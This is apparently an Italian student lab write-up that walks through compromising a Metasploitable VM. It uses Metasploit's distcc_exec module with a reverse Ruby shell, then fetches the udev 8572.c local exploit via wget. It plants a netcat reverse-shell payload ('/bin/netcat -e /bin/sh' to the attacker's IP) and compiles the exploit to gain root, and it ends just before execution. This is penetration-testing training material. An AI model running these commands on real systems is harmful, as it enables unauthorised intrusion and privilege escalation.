
Funziona distribuendo il lavoro di compilazione del codice tra diversi computer, riducendo cosi’ il tempo totale di compilazione complessivo, molto utile quindi su progetti di grandi dimensioni.

-Che cos’è Distccd?

Il distccd (Distributed C Compiler Daemon) è il servizio vero e proprio (il demone) che rimane in ascolto per ricevere i job di compilazione da mandare alle altre macchine.

-Fase Exploit con Metasploit Framework:


Ora passiamo alla fase di attacco con Metasploit Framework, con l’nmap fatto precedentemente notiamo che il servizio(demone) distccd è aperto alla porta 3632.




Per passare alla sessione di hacking con Metasploit Framework utilizziamdo da cmd il comando msfconsole.

Ora andremo ad effettuare una ricerca per vedere se ci sono degli exploit per ’distcc’,


per fare ciò si utilizza il seguente comando:
“search distcc”



Notiamo che c’è solamente un’opzione di exploit quindi scegliamo questo.
“use 0 oppure use exploit/unix/misc/distcc_exec”




Successivamente utilizziamo il comando “show options” per capire quali parametri prima devono essere configurati:



Come da screen, notiamo che nei parametri requisiti (required) sono necessari RHOSTS, RPORT e LHOST quindi l’indirizzo ip del target e la porta, di base la porta è preimpostata a 3632 ed essendo che su metasploit la porta in ascolto è sempre la 3632 non è necessaria cambiarla.
LHOST è l’indirizzo ip dell’attaccante, quindi si sta eseguendo un reverse attack.
Per settare quindi l’RHOSTS e LHOST, i comandi sono i seguenti:
“set RHOSTS indirizzo ipv4 di Metasploitable (192.168.77.112)”.
“set LHOST indirizzo ipv4 di Kali (192.168.77.111)”.


```
msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.77.112
RHOSTS ⇒ 192.168.77.112
msf6 exploit(unix/misc/distcc_exec) > set LHOST 192.168.77.111
LHOST ⇒ 192.168.77.111
msf6 exploit(unix/misc/distcc_exec) >
```

Una volta settato l'RHOSTS e LHOST, facendo un 2* controllo con "show options", vediamo se abbiamo inserito tutti i parametri necessari e se sono stati inseriti correttamente.



```
msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.77.112
RHOSTS ⇒ 192.168.77.112
msf6 exploit(unix/misc/distcc_exec) > set LHOST 192.168.77.111
LHOST ⇒ 192.168.77.111
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.77.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    3632             yes       The target port (TCP)


Payload options (cmd/unix/reverse_ruby):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.77.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(unix/misc/distcc_exec) >
```

I parametri sono stati inseriti correttamente.
Ora andiamo a scegliere i payloads, con il seguente comando:
"show payloads"



```
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                    .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl                  .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6             .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                  .                normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6             .                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                    .                normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                    .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash               .                normal  No     Unix Command Shell, Reverse TCP (/dev/tcp)
   8   payload/cmd/unix/reverse_bash_telnet_ssl    .                normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   9   payload/cmd/unix/reverse_openssl            .                normal  No     Unix Command Shell, Double Reverse TCP SSL (openssl)
   10  payload/cmd/unix/reverse_perl               .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   11  payload/cmd/unix/reverse_perl_ssl           .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   12  payload/cmd/unix/reverse_ruby               .                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   13  payload/cmd/unix/reverse_ruby_ssl           .                normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   14  payload/cmd/unix/reverse_ssl_double_telnet  .                normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/misc/distcc_exec) >
```

(Il prof a lezione ci aveva consigliato ruby e perl dalle sue prove dovrebbero funzionare).
Scegliamo tra questi 2 payload in questo caso scelgo reverse_ruby.
"set payload 12"

```
msf6 exploit(unix/misc/distcc_exec) > set payload 12
payload ⇒ cmd/unix/reverse_ruby
msf6 exploit(unix/misc/distcc_exec) >
```

Ora possiamo passare alla fase d'attacco con il comando "exploit".

```
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP handler on 192.168.77.111:4444
[*] Command shell session 1 opened (192.168.77.111:4444 → 192.168.77.112:59318) at 2025-01-24 06:07:46 -0500

pwd
/tmp
ls
4536.jsvc_up
cacheovz8iojar
```

L'attacco ha avuto successo e la sessione è stata creata, di base ci troviamo nella directory dei file temporanei.

Per accedere alle altre cartelle bisogna fare un'escalation di privilegi, per avere i privilegi d'amministratore.

Quello che dobbiamo andare a guardare sono:
-I processi attivi sulla macchina
-La versione kernel della macchina
-Pacchetti software che sono installati sulla macchina

-Processi attivi sulla macchina:
Per vedere i processi attivi sulla macchina si utilizza il seguente comando:
"ps aux"

```
ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.1  0.3   2844  1692 ?        Ss   04:02   0:09 /sbin/init
root         2  0.0  0.0      0     0 ?        S<   04:02   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S<   04:02   0:00 [migration/0]
root         4  0.0  0.0      0     0 ?        S<   04:02   0:02 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   04:02   0:00 [watchdog/0]
root         6  0.0  0.0      0     0 ?        S<   04:02   0:00 [events/0]
root         7  0.0  0.0      0     0 ?        S<   04:02   0:00 [khelper]
root        41  0.0  0.0      0     0 ?        S<   04:02   0:00 [kblockd/0]
root        44  0.0  0.0      0     0 ?        S<   04:02   0:00 [kacpid]
root        45  0.0  0.0      0     0 ?        S<   04:02   0:00 [kacpi_notify]
root        91  0.0  0.0      0     0 ?        S<   04:02   0:00 [kseriod]
root       129  0.0  0.0      0     0 ?        S    04:02   0:00 [pdflush]
root       130  0.0  0.0      0     0 ?        S    04:02   0:00 [pdflush]
root       131  0.0  0.0      0     0 ?        S<   04:02   0:00 [kswapd0]
root       173  0.0  0.0      0     0 ?        S<   04:02   0:00 [aio/0]
root      1129  0.0  0.0      0     0 ?        S<   04:02   0:00 [ksnapd]
root      1298  0.0  0.0      0     0 ?        S<   04:02   0:00 [ata/0]
root      1301  0.0  0.0      0     0 ?        S<   04:02   0:00 [ata_aux]
root      1310  0.0  0.0      0     0 ?        S<   04:02   0:00 [scsi_eh_0]
root      1311  0.0  0.0      0     0 ?        S<   04:02   0:00 [scsi_eh_1]
root      1330  0.0  0.0      0     0 ?        S<   04:02   0:00 [ksuspend_usbd]
root      1333  0.0  0.0      0     0 ?        S<   04:02   0:00 [khubd]
root      2064  0.0  0.0      0     0 ?        S<   04:02   0:00 [scsi_eh_2]
root      2220  0.0  0.0      0     0 ?        S<   04:02   0:00 [kjournald]
root      2374  0.0  0.1   2092   620 ?        S<s  04:02   0:00 /sbin/udevd --daemon
root      2588  0.0  0.0      0     0 ?        S<   04:02   0:00 [kpsmoused]
root      3532  0.0  0.0      0     0 ?        S<   04:02   0:00 [kjournald]
daemon    3663  0.0  0.1   1836   580 ?        Ss   04:02   0:00 /sbin/portmap
statd     3679  0.0  0.1   1900   764 ?        Ss   04:02   0:00 /sbin/rpc.statd
root      3685  0.0  0.0      0     0 ?        S<   04:02   0:00 [rpciod/0]
root      3700  0.0  0.1   3648   564 ?        Ss   04:02   0:00 /usr/sbin/rpc.idmapd
root      3927  0.0  0.0   1716   492 tty4     Ss+  04:02   0:00 /sbin/getty 38400 tty4
root      3928  0.0  0.0   1716   488 tty5     Ss+  04:02   0:00 /sbin/getty 38400 tty5
root      3933  0.0  0.0   1716   484 tty2     Ss+  04:02   0:00 /sbin/getty 38400 tty2
root      3935  0.0  0.0   1716   488 tty3     Ss+  04:02   0:00 /sbin/getty 38400 tty3
root      3938  0.0  0.0   1716   488 tty6     Ss+  04:02   0:00 /sbin/getty 38400 tty6
syslog    3976  0.0  0.1   1936   648 ?        Ss   04:02   0:00 /sbin/syslogd -u syslog
root      4011  0.0  0.1   1872   540 ?        S    04:02   0:00 /bin/dd bs 1 if /proc/kmsg of /var/run/klogd/kmsg
klog      4013  0.0  0.4   3284  2100 ?        Ss   04:02   0:00 /sbin/klogd -P /var/run/klogd/kmsg
```


“Udevd” è un software specifico che ha delle vulnerabilità e degli exploit.

Ora bisogna capire quale versione del software Udevd è installata sulla macchina per far ciò si utilizza il seguente comando:
“dpkg -l |grep “udev” “

```
dpkg -l |grep "udev"
ii  udev                                117-8                                rule-based device node and kernel event mana
```

Quindi ora andremo a cercare se esistono degli exploit per la versione di Udev 117-8.


Kali ha un database di exploit già esistenti e ci si può accedere usando il comando “searchsploit nomeprogramma (udev)”.



L’exploit che funziona e ci interessa è il secondo (./linux/local/8572.c) (FILE C)

Ora dovremmo copiare questo exploit fatto in c sulla macchina target quindi metasploitable.
Per far ciò dalla macchina Kali bisogna abilitare il web server Apache, con il seguente comando:
“service apache2 start”

Cosi facendo possiamo usarlo come web server e caricarci sopra l’exploit.c, la procedura è la seguente:
(Bisogna caricare il file nella directory var www Html)
si andrà a fare una copia del file e la si caricherà nel web server apache:
“sudo cp /usr/share/exploitdb/exploits/linux/local/8572.c /var/www/html”
(sintassi--> percorso locale “spazio” percorso web).
(Per trovare il percorso file corretto con un’altra shell sono andato a cercarmi la cartella specifica con i vari file exploit all’interno).



Poi si va a verificare se il file è stato inserito, spostandoci nella directory ”/var/www/html”

L’exploit 8572.c è presente nella directory del web server Apache.

Ora bisogna copiare questo file nella macchina metasploitable dalla shell di meterpreter con questo comando:
“wget indirizzoKali (192.168.77.111)/8572.c -O nomeFile (msp2.c) (nome che diamo al file exploit)

```
wget 192.168.77.111/8572.c -O msp2.c
ls
4536.jsvc_up
cacheovz8iojar
msp2.c
```

In alto abbiamo il comando eseguito, dopo ho fatto un controllo con “ls” e il file effettivamente è stato copiato dentro /tmp di metasploitable.

Ora dobbiamo vedere come usare l’exploit, da kali andiamo ad aprire il file.c e vediamo nei commenti la sezione Usage:

```
* Usage:
 *
 *   Pass the PID of the udevd netlink socket (listed in /proc/net/netlink,
 *   usually is the udevd PID minus 1) as argv[1].
 *
 *   The exploit will execute /tmp/run as root so throw whatever payload you
 *   want in there.
 */
```

Per utilizzarlo è necessario passare il process ID (PID) del netlink socket e utilizzerà dentro la cartella /tmp un /run (file di nome run) come amministratore, quindi dentro ”run” dovremmo inserire il payload (ciò che farà quindi è andare a leggere dentro run il contenuto, ossia il payload che aggiungeremo).
(La cartella run non esiste e dobbiamo crearla).

Per prima cosa andiamo a creare il file run:
“touch run”

```
wget 192.168.77.111/8572.c -O msp2.c
ls
4536.jsvc_up
cacheovz8iojar
msp2.c

touch run
```

Ora dentro “run” dovremmo aggiungere il payload, solo che non possiamo usare nano, quindi usiamo echo.
“echo ‘#!/bin/sh’ > run”
“echo ‘/bin/netcat -e /bin/sh indirizzoKali (192.168.77.111) porta’ (es.5555’) >> run
(-->echo '/bin/netcat -e /bin/sh 192.168.77.111 5555' >> run)

```
touch run

echo '#!/bin/sh' > run
echo '/bin/netcat -e /bin/sh 192.168.77.111 5555' >> run
```

In sintesi questo file "run" verrà usato come payload per l'exploit Udev "msp2.c".

Successivamente dobbiamo compilare l'exploit .c per far ciò utilizziamo il compiler interno su linux gcc, la sintassi è la seguente:
"gcc nomefile.c -o nomefile" (gcc msp2.c -o msp2)

```
gcc msp2.c -o msp2
```

Facciamo un controllo con ls per vedere se il file è stato compilato:

```
gcc msp2.c -o msp2

ls
4536.jsvc_up
cacheovz8iojar
msp2
msp2.c
run
```

Il file è stato compilato correttamente.

Per fare un controllo sul codice del file "run" usiamo il comando "cat nomefile (run)"

```
cat run
'#!/bin/sh'
/bin/netcat -e /bin/sh 192.168.77.111 5555
```

In generale quello che succederà è che, quando l'exploit verrà startato, esso andrà a hittare il file run e andrà ad eseguire il payload, quindi il netcat session che dice di shovel out a shell verso la macchina Kali nella porta 5555.

La successiva cosa da fare in accordo al Udev exploit "msp2", dobbiamo prendere il process ID (PID) per il socket netlink e la procedura è la seguente:
"cat /proc/net/netlink"

```
cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
de313800 0   0      00000000 0        0        00000000 2
dd00ea00 4   0      00000000 0        0        00000000 2
dd657000 7   0      00000000 0        0        00000000 2
ddc13c00 9   0      00000000 0        0        00000000 2
ddc10c00 10  0      00000000 0        0        00000000 2
df97e800 15  2373   00000001 0        0        00000000 2
de313c00 15  0      00000000 0        0        00000000 2
de392800 16  0      00000000 0        0        00000000 2
dd0bca00 18  0      00000000 0        0        00000000 2
```

Il Pid è 2373.

Successivamente bisogna setappare un listener sulla macchina Kali alla porta 5555, per prendere la shell che tornerà indietro, il comando è il seguente:
“nc - lvnp 5555” (netcat listener)

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
```


Torniamo su Meterpreter e dobbiamo compilare il codice esecutibile dell’exploit per far ciò si utilizza il seguente comando:
“chmod +x msp2”

```
chmod +x msp2
```

Infine possiamo finalmente far partire il codice con il seguente comando:
“./msp2 2373” (./ serve per far partire il file compilato msp2 e come argomento dobbiamo passargli il pid quindi 2373).

